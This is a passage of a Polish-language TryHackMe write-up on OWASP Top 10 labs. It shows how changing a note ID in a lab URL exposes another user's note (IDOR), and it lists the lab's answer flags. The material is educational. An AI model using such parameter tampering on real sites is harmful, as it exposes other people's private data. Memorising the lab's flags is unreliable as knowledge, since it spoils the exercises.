Uzyskaną odpowiedź wpisujemy w formularzu i po otrzymaniu potwierdzenia o poprawności naszej odpowiedzi kończymy pracę nad zadaniem.

What is the flag that you found in arthur's account?

d9ac0f7db4fda460ac3edeb75d75e16e

Correct Answer

Podsumowanie wykonania zadania:

Answer the questions below	
What is the flag that you found in darren's account?	
fe86079416a21a3c99937fea8874b667	Correct Answer
Now try to do the same trick and see if you can login as arthur.	
No answer needed	Question Done
What is the flag that you found in arthur's account?	
d9ac0f7db4fda460ac3edeb75d75e16e	Correct Answer

Broken Access Control (IDOR Challenge)[Severity 5]

Ten blok zadań porusza tematykę uzyskiwania dostępu do niektórych zasobów poprzez luki w zabezpieczeniach. Skupiamy się tutaj na zmianie adresu URL, która w niektórych przypadkach może pozwolić nam na dostęp do danych innego użytkownika (korzystamy tutaj z złej konfiguracji strony).

Zadania:

1. Deploy the machine and go to http://10.10.82.150 - Login with the username being **noot** and the password **test1234**.

Tak jak w poprzednich zadaniach musimy uruchomić maszynę z aplikacją sieciową. Proszeni jesteśmy o zalogowanie się loginem: noot i hasłem: test1234.

Note Viewer!

What user are you

User: noot

Pass: test1234

Submit

2. Look at other users notes. What is the flag?

Teraz podejmiemy próbę wykorzystania potencjalnej wady systemu poruszonej w poleceniu zadania. Po zalogowaniu ukazuje nam się informacja o udanym logowaniu.



I am noot!

Warto w tym momencie zwrócić uwagę na adres strony: 10.10.192.206/note.php?note=1. Próbujemy zmienić "1" na końcu adresu na inną wartość. Po kilku próbach udaje nam się uzyskać ekran z flagą (dla wartości "0").



flag{fivefourthree}

Uzyskaną odpowiedź wpisujemy do formularza, aby sprawdzić poprawność naszej odpowiedzi.

Podsumowanie wykonania zadania:

Answer the questions below			
Read and understand how IDOR works.			
No answer needed	Question Done		
Deploy the machine and go to http://10.10.82.150 - Login with the username being noot and the password test1234 .			
No answer needed	Question Done		
Look at other users notes. What is the flag?			
flag(fivefourthree)	Correct Answer		

Podsumowanie części II -TryHackMe:

Powyższe przykłady ukazują niektóre wady systemowe aplikacji webowych jakie możemy napotkać używając tego typu systemów w codziennym życiu. OWASP TOP 10 w bardzo przejrzysty sposób ukazuje najważniejsze wady systemów i w prosty sposób próbuje wytłumaczyć użytkownikom na czym one polegają. Co więcej, większość z wad systemowych jest naprawdę prosta do zrozumienia (nie są to bardzo zaawansowane techniki) i analizując tematykę wszystkich ćwiczeń można dojść do wniosku, że większość z nich pojawia się z powodu nieuwagi osób zarządzających nimi. Strona podaje nam także wypunktowane zagrożenia występujące ze względu na powyższe nieprawidłowości oraz jak możemy sobie z nimi poradzić w praktyce.